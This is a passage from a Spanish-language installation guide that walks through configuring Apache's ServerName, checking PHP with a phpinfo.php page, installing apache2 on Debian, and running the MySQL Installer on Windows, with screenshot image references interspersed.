
Iniciar el Apache HTTP Server

10. En el archivo httpd.conf que se encuentra en la carpeta C:\Apache24\conf debe que la línea donde se define el ServerName esté descomentada y modificar por: ServerName localhost:80

```
# ServerName gives the name and port that the server uses to identify itself.
# This can often be determined automatically, but we recommend you specify
# it explicitly to prevent problems during startup.
#
# If your host doesn't have a registered DNS name, enter its IP address here.
#
ServerName localhost:80
```

Configurar el ServerName

11. Abra un navegador web y escriba la IP de la máquina en la barra de direcciones y presione Entrar. El mensaje "It works" debe aparecer en la pantalla del navegador.




Verificar Apache en el navegador

12. Una vez verificado el funcionamiento de la instalación de Apache, es necesario comprobar que Apache está detectando la instalación de PHP en el ordenador. Para lograr esto es necesario crear un fichero dentro del directorio C:\Apache24\htdocs llamado phpinfo.php con el siguiente contenido.

```
<?php echo phpinfo()?>
```

13. Luego acceda a la siguiente dirección en su navegador: http://localhost/phpinfo.php. Deberá ver la siguiente pantalla.



localhost/phpinfo.php

PHP Version 7.4.3

php

System	Windows NT DESKTOP-JE9A9HK 10.0 build 15063 (Windows 10) AMD64
Build Date	Feb 18 2020 17:23:22
Compiler	Visual C++ 2017
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	(none)
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902,TS,VC15
PHP Extension Build	API20190902,TS,VC15
Debug Build	no
Thread Safety	enabled
Thread API	Windows Threads
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled

Salida de phpinfo en Windows


En ambiente Linux

De igual forma que con la instalación de PHP esta guía explicará únicamente el proceso de instalación en el sistema Debian o bien en sus derivados.

También se recuerda la necesidad de contar con privilegios de administrador, por lo que debe revisar si su usuario es root o se encuentra dentro de la lista de sudoers.


Para hacer la instalación del servidor Apache en ambiente Linux se recomienda seguir los siguientes pasos:

1. Antes de iniciar las descargas de los paquetes, se recomienda ejecutar el siguiente comando.



Comando sudo apt-get update


2. Luego de ejecutar este comando, se procede a ejecutar e siguiente.



Comando sudo apt-get install apache2

3. Presiona "Y" cuando la consola pregunte por confirmación. Una vez terminada la instalación, la configuración por defecto de apache la vas a encontrar en /etc/apache2/sites-available/000-default.conf.

4. Apache nos crea un directorio en /var/www/html/, el servidor local de la configuración por defecto de apache, apunta a este directorio, en donde se debe encontrar el fichero index.html por defecto de apache, este archivo puede ser renderizado en la ruta http://localhost.



Pantalla Apach2 Default Page

Instalar MySQL

En ambiente Windows

1. En su navegador, colocar en la barra de direcciones la siguiente ruta correspondiente a la página oficial de MySQL: https://dev.mysql.com/downloads/.

2. Una vez se encuentre en la sección de descargas de la página de MySQL, seleccione la opción **MySQL Installer for Windows.**




Seleccionar MySQL Installer for Windows

3. Se encontrará con dos opciones de descarga de MySQL. Una corresponde a la versión de la comunidad web, la cual sólo descargará el servidor de manera predeterminada, pero puede seleccionar otras aplicaciones (como Workbench) según lo desee. La segunda opción


corresponde a una versión completa, la cual descargará el servidor y todas las aplicaciones adicionales recomendadas. También le pedirá que cree una cuenta de usuario, pero puede omitir esta parte desplazándose hacia abajo y haciendo clic en "**No thanks, just start my download**" que en español se traduce "No, gracias, simplemente inicie mi descarga".

Nota: Si se conecta a Internet mientras instala MySQL, puede elegir la versión de instalación en línea mysql-installer-web-community- <versión> .exe.
En caso de que desee instalar MySQL sin conexión, puede descargar el archivo mysql-installer-community- <versión> .exe.




Seleccionar ejecutable de MySQL para Windows

4. Ejecute el instalador que descargó desde su ubicación en su servidor, generalmente haciendo doble clic.




Ejecutar instalador de MySQL

5. A continuación se mostrará una lista de opciones del tipo de configuración a instalar. En este caso seleccione la opción **Full** y haga clic en **Next**.




Seleccionar el tipo de configuración

6. Luego se mostrará en pantalla una lista de productos con requerimientos por defecto. No seleccione ninguno y simplemente haga clic en **Next**.




Chequear Requerimientos

7. Se mostrará una ventana de alerta indicando que los productos antes señalados con requisitos faltantes no serán instalados o actualizados, por lo cual pregunta si desea continuar. Presione **Yes**.




Ventana de alerta de MySQL

8. A continuación verá una lista de productos que serán instalados. Presione **Execute** para iniciar la instalación de los mismos.




Productos a ser instalados

9. Una vez observe que todos los productos de la lista han sido instalados haga clic en **Next**.




Productos instalados exitosamente

10. La siguiente sección corresponde a las configuraciones de producto. Presione **Next**.



